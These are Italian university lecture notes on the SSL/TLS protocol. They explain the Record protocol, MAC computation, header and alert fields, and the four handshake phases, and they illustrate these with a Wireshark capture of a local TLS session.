Ripetiamo che queste ultime due serie di parametri visti sono **LEGATI ALLA SINGOLA CONNESSIONE** mentre i primi sei visti sono **DELLA SESSIONE**.


## Il protocollo SSL Record

Questo protocollo fornisce due servizi per le connessioni SSL: **Segretezza ed integrità del messaggio**, ma in che modo? Dando già per scontato che le chiavi siano disponibili e che gli algoritmi siano negoziati. Si occupa fisicamente della realizzazione delle operazioni tecniche per la trasmissione dei dati in sicurezza aggiungendo a quest'ultimi anche l'autenticazione. Vediamone lo schema:

Partiamo dall'alto, si passano i dati a livello trasporto ma non prima di passare per TLS che si occupa di prendere i dati dal livello applicazione e dividerli in frammenti con una certa dimensione massima. Questi frammenti **potrebbero** essere compressi e poi prima di passarli alla crittografia applico il codice di autenticazione MAC e dopo ci faccio effettivamente l'algoritmo di crittografia; infine, aggiungo un header SSL e li faccio uscire trasmettendo questo pacchetto all'effettivo livello trasporto.



## PROTOCOLLO SSL RECORD



L'header SSL è formato da tre parti: type, version, length

Un esempio di connessione TLS in funzione è tipicamente HTTPS, che altro non fa che usare http con l'uso di TLS.

Per spiegare meglio come funziona la frammentazione dobbiamo sapere che ogni messaggio di livello superiore viene frammentato in blocchi di  $2^{14}$  byte (16384 byte) o meno; mentre per la compressione che

viene mostrata solo per standard ma che non viene effettuata più, deve essere lossless ed in SSLv3 è specificato come “null”.

## Calcolo codice MAC

In queste slide troviamo lo standard delle prime versioni di TLS, questo perché nella nuova versione del protocollo ci sono diversi cambiamenti ma lo vediamo per l'aspetto ingegneristico.

### CALCOLO DEL CODICE MAC

- Viene utilizzata una chiave segreta condivisa:

$$MAC = \text{hash} ( \text{MAC\_write\_secret} \parallel \text{pad\_2} \parallel \text{hash}(\text{MAC\_write\_secret} \parallel \text{pad\_1} \parallel \text{seq\_num} \parallel \text{type} \parallel \text{length} \parallel \text{fragment}) )$$

- dove:
  - $\parallel$  = concatenamento
  - MAC\_write\_secret = chiave segreta condivisa
  - hash = algoritmo crittografico (MD5 o SHA-1)
  - pad\_1 = il byte 0x36 (0011 0110) ripetuto 48 volte (384 bit) per MD5 e 40 volte (320 bit) per SHA-1
  - pad\_2 = il byte 0x5C (0101 1100) ripetuto 48 volte per MD5 e 40 volte per SHA-1
  - seq\_num = numero di sequenza del messaggio
  - type = protocollo di livello superiore utilizzato per elaborare il frammento
  - length = lunghezza del frammento compresso
  - fragment = il frammento compresso (il frammento in chiaro se non si usa la compressione)

Il MAC, da questo esempio, è fatto dalle seguenti componenti: algoritmo di hash crittografico e gli do in pasto delle informazioni segrete, MAC\_write\_secret lo uso più volte e concateno con pad\_2.

Pad\_1 e pad\_2 mi servono perché l'hash richiede una dimensione fissa per poter funzionare e quindi aggiungiamo il padding.

Per quanto riguarda la crittografia troviamo proprio le suite crittografiche e oggi si utilizzano moltissimo queste suite insieme all'approccio recente delle curve ellittiche.

# CRITTOGRAFIA (1/2)

Il messaggio compresso più il codice MAC vengono crittografati mediante crittografia simmetrica

Algoritmi di crittografia supportati (dimensione della chiave in bit)

- Crittografia a blocchi
  - AES (128 o 256)
  - IDEA (128)
  - RC2-40 (40)
  - DES-40 (40)
  - DES (56)
  - 3DES (168)
  - Fortezza (80)
- Crittografia di flussi
  - RC4-40 (40)
  - RC4-128 (128)

Da notare che il codice MAC viene calcolato prima della crittografia e **aggiunto al testo in chiaro**, per la crittografia a blocchi possono essere aggiunti dei byte di padding dopo il codice MAC. Il padding si trova alla fine dei dati e all'ultimo byte, dei dati stessi, sapremo quanti sono i byte di padding da eliminare.


## Header SSL

Ricapitolando abbiamo delle informazioni che ci aiutano a capire di che dati stiamo parlando:

- **Content type** (8bit): Il protocollo di livello superiore utilizzato per elaborare il frammento
  - Change\_cipher\_spec
  - Alert
  - Handshake
  - Dati applicazione
  - Heartbeat
- **Major Version** (8 bit), la versione major di SSL in uso (per SSL v3 è 3)
- **Minor Version** (8 bit), la versione minor di SSL in uso (per SSL v3 è 0)
- **Compressed Length** (16 bit), la lunghezza in byte del frammento compresso

Quello che vediamo, sniffando un pacchetto SSL è rappresentato di seguito. Le uniche informazioni che vediamo sono le 4 non crittate, il motivo è che così se qualcuno le modifica noi possiamo ricontrollarle all'interno del MAC e se non coincidono io noto l'errore.

## FORMATO DI UN RECORD SSL



### Change Cipher SPEC

È un protocollo trigger che informa la fine della negoziazione e indica l'inizio dell'utilizzo delle informazioni ottenute. È costituito da un singolo byte contenente il valore 1. Il suo scopo è quello di far in modo che lo stato provvisorio, nel quale ci trovavamo finora, venga copiato nello stato corrente (e quello provvisorio venga settato a null); la tecnica di cifratura utilizzata nella connessione viene aggiornata ed attivata.

### Alert

Viene usato per trasmettere allarmi SSL tra gli end system, come per le altre applicazioni che usano SSL i messaggi sono compressi e crittografati. Un messaggio di alert è costituito da due byte:

- Level
- Alert

Il byte level può assumere i valori di 1)warning 2)fatal, se il livello è 2) chiude immediatamente la connessione. Altre connessioni attive nella stessa sessione possono continuare ma non è possibile attivarne di nuove. I tipici codici di alert **irreversibili e portano alla chiusura di TLS, sono:**

- **unexpected\_message**, è stato ricevuto un messaggio inappropriato
- **bad\_record\_mac**, è stato ricevuto un codice MAC errato
- **decompression\_failure**, la funzione di decompressione ha ricevuto un input errato
- **handshake\_failure**, il mittente non è stato in grado di negoziare un insieme di parametri di sicurezza accettabili date le opzioni disponibili
- **illegal\_parameter**, un campo in un messaggio di handshake è oltre i limiti consentiti o è incoerente rispetto agli altri campi

I codici invece che sono solo di warning, e spesso compaiono come suggerimenti sono:

- **close\_notify**, notifica al destinatario che il mittente non invierà altri messaggi nella connessione corrente, ciascuna parte deve inviare un "close\_notify" quando si vuole chiudere la connessione sul lato "scrittura"

- **no\_certificate**, è inviato in risposta ad una richiesta di certificato qualora non si disponga di un certificato di risposta adeguato
- **bad\_certificate**, un certificato ricevuto risulta alterato
- **unsupported\_certificate**, il tipo di certificato ricevuto non è supportato
- **certificate\_revoked**, il certificato è stato revocato dal suo firmatario
- **certificate\_expired**, il certificato è scaduto
- **certificate\_unknown**, errore non specificato nell'elaborazione del certificato che lo rende inutilizzabile

## Protocollo di Handshake

Per seguire questa parte il prof suggerisce di usare wireshark e scaricare i file riportati nel teams nella sottocartella TLS.

Vediamo ora il protocollo fondamentale per TLS, poiché ci permette di convergere tra client e server su tutto quell'insieme di informazioni necessarie per poter procedere alla fase operativa. L'handshaking permette dunque di **autenticarsi reciprocamente, negoziare l'algoritmo di crittografia e MAC, negoziare le chiavi crittografiche per proteggere i dati**; negoziamo quello che si chiama **master secret** e il protocollo definirà le modalità con le quali possiamo derivare le altre chiavi. Dobbiamo quindi fare in modo che sia client che server convergano su tale segreto.

L'handshaking entra in campo prima di qualsiasi trasmissione dei dati della trasmissione ed è uno dei protocolli costruito da una serie di messaggi scambiati.

**Il formato dei messaggi è formato dai seguenti campi:**

- Type (1 byte), indica il particolare tipo di messaggio di handshaking.
- Length (3 byte), la lunghezza del messaggio in byte.
- Content (>= 0 byte), i parametri associati a questo messaggio

1 byte	3 byte	$\geq 0$ byte
tipo	lunghezza	contenuto


(c) Protocollo Handshake

## HANDSHAKE: FORMATO DEI MESSAGGI (2/2)


Tipo di messaggio	Parametri
hello_request	null
client_hello	version, random, session id, cipher suite, compression method
server_hello	version, random, session id, cipher suite, compression method
certificate	chain of X.509v3 certificates
Server_key_exchange	parameters, signature
Certificate_request	type, authorities
Server_done	null
Certificate_verify	signature
Client_key_exchange	parameter, signature
finished	hash value

I messaggi iniziali sono quelli di hello, altri servono per trasferire diverse informazioni quali: chiave pubblica, certificato etc. Se vediamo la sintesi parliamo di SSL in generale ma abbiamo diversi protocolli, vediamo l'immagine:

## SSL E PROTOCOLLI: SINTESI



Vediamo il protocollo attraverso un diagramma di sequenza, ricordiamo che se la freccia è tratteggiata si tratta di un messaggio **asincrono**.



Vediamo questi messaggi anche in modo più pratico ed operativo attraverso wireshark, apriamo TLSv1.2.pcapng

Si può notare a 11/12/13 l'handshake TCP e dopo aver creato la connessione c'è il messaggio di "client hello".

5	8.659861	127.0.0.1	127.0.0.1	UDP	73	54793	51951	Len=41
6	8.659938	127.0.0.1	127.0.0.1	UDP	73	54793	51951	Len=41
7	8.660051	127.0.0.1	127.0.0.1	UDP	73	51951	54793	Len=41
8	8.660107	127.0.0.1	127.0.0.1	UDP	89	51951	54793	Len=57
9	8.667060	127.0.0.1	127.0.0.1	UDP	80	54066	62355	Len=48
10	8.667169	127.0.0.1	127.0.0.1	UDP	80	62355	54066	Len=48
11	15.189346	127.0.0.1	127.0.0.1	TCP	68	60673	~ 9000	[SYN] Seq=0 Win=65535 Len=0 MSS=16344 WS=64 TSval=414619361 TSecr=0 SACK_PERM=1
12	15.189424	127.0.0.1	127.0.0.1	TCP	68	9000	~ 66673	[SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=16344 WS=64 TSval=414619361 TSecr=414619361 SACK_PERM=1
13	15.189436	127.0.0.1	127.0.0.1	TCP	56	60673	~ 9000	[ACK] Seq=1 Ack=1 Win=408256 Len=0 TSval=414619361 TSecr=414619361
14	15.189445	127.0.0.1	127.0.0.1	TCP	56	[TCP Window Update]	9000 ~ 66673	[ACK] Seq=1 Ack=1 Win=408256 Len=0 TSval=414619361 TSecr=414619361
15	15.189793	127.0.0.1	127.0.0.1	TLSv...	250	Client Hello		
16	15.189813	127.0.0.1	127.0.0.1	TCP	56	9000	~ 66673	[ACK] Seq=1 Ack=195 Win=408064 Len=0 TSval=414619361 TSecr=414619361

Possiamo aggiungere un filtro SSL e notiamo che abbiamo proprio il sequence diagram che abbiamo mostrato prima.

No.	Time	Source	Destination	Protocol	Length	Info
15	15.189793	127.0.0.1	127.0.0.1	TLSv...	250	Client Hello
17	15.190606	127.0.0.1	127.0.0.1	TLSv...	1213	Server Hello, Certificate, Server Key Exchange, Server Hello Done
19	15.191336	127.0.0.1	127.0.0.1	TLSv...	149	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
21	15.191643	127.0.0.1	127.0.0.1	TLSv...	282	New Session Ticket, Change Cipher Spec, Encrypted Handshake Message
43	69.168995	127.0.0.1	127.0.0.1	TLSv...	88	Application Data

Se andiamo a vedere la sintesi parliamo di SSL in generale e abbiamo diversi protocolli:

Osservando il diagramma, rispetto a wireshark, notiamo che nella fase 2 manca il **certificate\_request** questo perché è opzionale e il server può decidere a richiederlo solo se vuole autenticare il client.

Nella fase 3 il client ha **certificate\_verify** opzionale, sempre nel caso sia richiesto. La fase 4 del server non li vediamo in wireshark perché nella riga 21 abbiamo il server che dice al client: "Noi abbiamo creato una sessione" e quindi dopo la prima negoziazione abbiamo anche una sessione e quindi creiamo poi n° connessioni.

La differenza tra le varie sessioni la identifico nell'identificativo di sessione stessa, se è zero ne negozio uno.


Al minuto 1:15:40 inizia ad aprire ogni diverso messaggio ed analizza ogni componente. Da vedere per comodità.

Di default TLS fa **MAC and Encrypt** ma è possibile fare l'opposto perché **evitiamo di decodificare prima di controllare l'autenticazione**, così facendo velocizzo i controlli.

INIZIALIZZAZIONE FUNZIONALITÀ DI SICUREZZA
• In questa fase viene avviata una connessione logica per stabilire le funzionalità di sicurezza che possono essere impiegate
• Lo scambio viene iniziato dal client che invia un messaggio <b>client_hello</b>

Stabiliamo le capabilities di sicurezza, inclusi le versioni dei protocolli, il session ID, la suit di cifratura, il metodo di compressione e i random number iniziali.

# IL PROTOCOLLO DI HANDSHAKE: FASE 1



La prima fase è usata per creare una connessione logica tra client e server e per stabilire le funzionalità di sicurezza che saranno adottate. In particolare, viene:

- Negoziato il session ID
- Negoziata la *CipherSuite*, la quale si compone di:
  - *Modo per lo scambio delle chiavi*( sia quella di cifratura che per il calcolo del MAC)
  - *CipherSpec* ( l'algoritmo per il calcolo del MAC , l'algoritmo di crittografia etc.)
- Negoziato il metodo di compressione
- Scambiati dei numeri Random (Per contrastare i Replay attack)

Nello specifico, il client invia un messaggio *client\_hello*, caratterizzato da:

- *Version*: La versione di SSL più elevata tra quelle utilizzabili dal client
- *Random* (32 byte): è un “nonce” (utile contro gli attacchi replay) costituito da un timestamp di 32 bit (4 byte) e da 28 byte generati da un generatori di numeri casuali sicuro
- *Session ID*: è l'identificatore di sessione di lunghezza variabile.
  - Se è vuoto il client vuole creare una nuova connessione in una nuova sessione
  - Se non è vuoto il client vuole creare/aggiornare una connessione nella sessione corrispondente.
- *Cipher Suite*: Lista delle Cipher Suite supportate dal client in ordine di preferenza.
- *Compression Method*: Lista dei metodi di compressioni supportati dal client

Il server risponde con un messaggio di tipo *server\_hello* in cui:

- *Version*: la versione di SSL più bassa tra quelle suggerite dal client e quella più alta supportata dal server
- *Random*: altro “Nonce” generato dal server (indipendente dal campo Random del client)
- *Session ID*: Stesso valore del Session ID del client se non era vuoto altrimenti il server genera un nuovo Session ID (quindi quando il Session ID del client era vuoto)
- *Cipher Suite*: è la voce nella lista scelta dal server tra le varie proposte dal client
- *Compression Method*: è la voce nella lista scelta dal server tra le varie proposte dal client

## Metodi di scambio delle chiavi

Una CipherSuite specifica l'algoritmo dello scambio delle chiavi (sia quello per le chiavi crittografiche sia quello per le chiavi utilizzate nel calcolo MAC) e il CipherSpec. Questo è interessante perché vediamo alcune delle chiavi più usate, RSA non lo useremo perché non affidabile, quello che useremo è ephemeral Diffie-Hellman. Qui stiamo applicando la crittografia non per mascherare le informazioni ma per firmarle, e quello che firmiamo sono di pubblico dominio.

- **RSA**, La chiave segreta viene crittografata con la chiave pubblica RSA del destinatario
- **Fixed Diffie-Hellman**, I parametri pubblici di D-H del server sono contenuti in un certificato firmato da una CA, il client fornisce i propri parametri della chiave pubblica D-H in un certificato attraverso un messaggio per lo scambio delle chiavi; questo metodo produce come risultato una chiave segreta fissa fra i due nodi basata sul calcolo D-H, utilizzando chiavi pubbliche fisse
- **Ephemeral Diffie-Hellman**, Utilizzato per creare chiavi temporanee le quali vengono scambiate le chiavi pubbliche D-H temporanee firmate utilizzando la chiave privata RSA. Il destinatario può verificare l'autenticità con la corrispondente chiave pubblica e i certificati vengono utilizzati per autenticare la chiave pubblica. Il più sicuro tra gli approcci DH, perché produce una chiave temporanea autenticata!
- **Anonymous Diffie\_Hellman**, ciascun peer invia all'altro i propri parametri D-H temporanei senza autenticarli
- **Fortezza**, Schema proprietario di scambio delle chiavi alternativo a D-H


Fortezza non ne parliamo perché deprecato.

Il messaggio **cipherspec** ci dice qual è l'algoritmo di crittografia da usare, quale per l'autenticazione, ed altro nella slide:

- **CipherAlgorithm** -- Uno degli algoritmi di crittografia supportati da SSL
- **MACAlgorithm** -- MD5 o SHA-1
- **CipherType** -- A blocchi o a flussi
- **IsExportable** -- True o False
- **HashSize** -- 0, 16 (per MD5), 20 (per SHA-1) byte
- **Key Material** -- Una sequenza di byte che contiene i dati utilizzati per la generazione delle chiavi di scrittura
- **IV Size** -- Le dimensioni per il vettore di inizializzazione

Quello importante è sapere che conserveremo queste informazioni nelle strutture dati associate alla connessione TLS da un lato e dall'altro.

## IL PROTOCOLLO DI HANDSHAKE: FASE 2



### Phase 2

Server may send certificate, key exchange, and request certificate. Server signals end of hello message phase.

## AUTENTICAZIONE SERVER E SCAMBIO CHIAVI

- Il server inizia questa fase inviando il proprio certificato X.509 o una catena di certificati nel messaggio "certificate"
- Il messaggio "certificate"
  - È obbligatorio per ogni metodo di scambio delle chiavi, escluso Anonymous Diffie-Hellman
  - Con il metodo Fixed Diffie-Hellman, funge da messaggio per lo scambio delle chiavi:
    - contiene i parametri pubblici D-H del server
- Il messaggio "server\_key\_exchange" non è necessario se:
  - si utilizza Fixed Diffie-Hellman
  - si utilizza lo scambio delle chiavi RSA

Con Fixed D-H se usassi il certificato sarebbe già sufficiente per lo scambio delle chiavi **perché la negoziazione del gruppo generatore è già stata fatta e in questa fase nel certificato ci trovo la chiave pubblica del server**. Questo non accade nell' ephemeral ed il certificato mi serve per la parte di autenticazione.

## SERVER\_KEY\_EXCHANGE

- Messaggio obbligatorio nei seguenti casi:
  - Anonymous Diffie-Hellman
    - contiene i due valori globali di D-H e la chiave pubblica D-H del server
  - Ephemeral Diffie-Hellman
    - contiene i due valori globali di D-H, la chiave pubblica D-H del server e una firma di questi parametri
  - Scambio RSA in cui il server ha una chiave **RSA di sola firma**: il server
    - crea una coppia di chiavi pubblica/privata temporanea
    - utilizza il messaggio **server\_key\_exchange** per inviare la chiave pubblica
      - il contenuto del messaggio include:
        - i due parametri (esponente e modulo) della chiave pubblica temporanea RSA
        - una firma di tali parametri
  - Fortezza

La **firma digitale** la faccio mettendo random sia al client che al server perché così evito attacchi di replay.

La firma digitale è creata crittografando, con la chiave privata del mittente, il codice hash calcolato su un messaggio. In particolare:

$$Firma = Cifra_{ChiavePrivataMittente}(\text{hash}(\text{Random}_{CLIENT} || \text{Random}_{Server} || \text{ServerParams}))$$


Tale crittografia avviene o con DSS (Hash SHA-1) o con RSA (Usa sia MD5 che SHA-1). Per capire: Il server calcola questa firma e l'appende al messaggio inviato. Il client decifra la firma e confronta i valori con quelli che ha lui a disposizione. Se si trova allora è tutto ok

## IL MESSAGGIO CERTIFICATE\_REQUEST

- È inviato qualora sia richiesta l'autenticazione del client
- Specifica due parametri
  - certificate\_type
  - certificateAuthorities
- Il certificate\_type indica quale algoritmo a chiave pubblica deve essere utilizzato
  - RSA
  - DSS
  - RSA per fixed Diffie-Hellman
  - DSS per fixed Diffie-Hellman
  - RSA per ephemeral Diffie-Hellman
  - DSS per ephemeral Diffie-Hellman

Il messaggio **server\_hello\_done** è una specie di trigger, inviato dal server, per indicare la fine dei messaggi di hello. Quindi dopo aver inviato questo messaggio il server si mette in attesa della risposta del client, il messaggio **non contiene nessun parametro**.

# IL PROTOCOLLO DI HANDSHAKE: FASE 3



## Phase 3

Client sends certificate if requested. Client sends key exchange. Client may send certificate verification.

C'è una differenza tra il messaggio **client\_key\_exchange** e **server\_key\_exchange** il secondo ha la public key del server ed anche una signature, mentre il client, non avendo mandato un certificato, non ha mandato nessuna signature (ma non vuol dire che non ce l'abbia, semplicemente non era richiesta).

Quello che avviene di seguito è il completamento della parte di scambio.

## AUTENTICAZIONE CLIENT E SCAMBIO CHIAVI (1/2)

- Ricevuto un "server\_done" il client deve:
  - verificare la validità del certificato del server
  - verificare i parametri del messaggio "server\_hello"
- Messaggio "certificate"
  - Inviato solo se richiesto
  - Se non si dispone di certificato viene inviato un alert del tipo "no\_certificate"
- Messaggio "client\_key\_exchange"
  - Contiene, a seconda dell'algoritmo di crittografia impiegato:
    - RSA: segreto pre-master di 48 byte criptato con chiave pubblica o temporanea del server
    - Emphemeral o Anonymous D-H: parametri pubblici D-H del client
    - Fixed D-H: i parametri sono già stati inviati e quindi il contenuto del messaggio è nullo
    - Fortezza: parametri Fortezza del client

Il messaggio "certificate\_verify" viene inviato in risposta alla sfida, da parte del server, quando il server chiede al client di mandare il certificato; ed è usato per una **verifica esplicita**.


## AUTENTICAZIONE CLIENT E SCAMBIO CHIAVI (2/2)

- Messaggio "certificate\_verify"
  - Inviato per fornire una *verifica esplicita* di un certificato del client
  - Firma un codice hash sulla base dei messaggi precedenti

$MD5(master\_secret \parallel pad\_2 \parallel MD5(handshake\_messages \parallel master\_secret \parallel pad\_1)) ;$   
 $SHA(master\_secret \parallel pad\_2 \parallel SHA(handshake\_messages \parallel master\_secret \parallel pad\_1)) ;$

- Chiave privata utente DSS:
  - si utilizza il codice hash SHA-1
- Chiave privata utente RSA:
  - si utilizza concatenamento dei codici hash MD5 e SHA-1

## IL PROTOCOLLO DI HANDSHAKE: FASE 4



La fase 4 termina l'istaurazione di una connessione sicura. In particolare, abbiamo:

Il client invia al server :

- Un messaggio di *change\_cipher\_spec* e copia il valore CipherSpec temporaneo nel CipherSpec corrente. Questo messaggio non fa parte del protocollo Handshake ma viene inviato usando il Change CipherSpec Protocol
- Un messaggio *finished* con i nuovi algoritmi, le nuove chiavi ed i nuovi segreti negoziati e verifica che i processi di scambio delle chiavi e l'autenticazione siano andati a buon fine. Il contenuto del messaggio *finished* è il concatenamento di due valori hash, quali:
  - $MD5(master\_secret \parallel pad2 \parallel MD5(handshake\_messages \parallel sender \parallel master\_secret \parallel pad1))$ ;
  - $SHA(master\_secret \parallel pad2 \parallel SHA(handshake\_messages \parallel sender \parallel master\_secret \parallel pad1))$ ;

In cui *sender* è un codice identificativo del mittente (il client o il server)

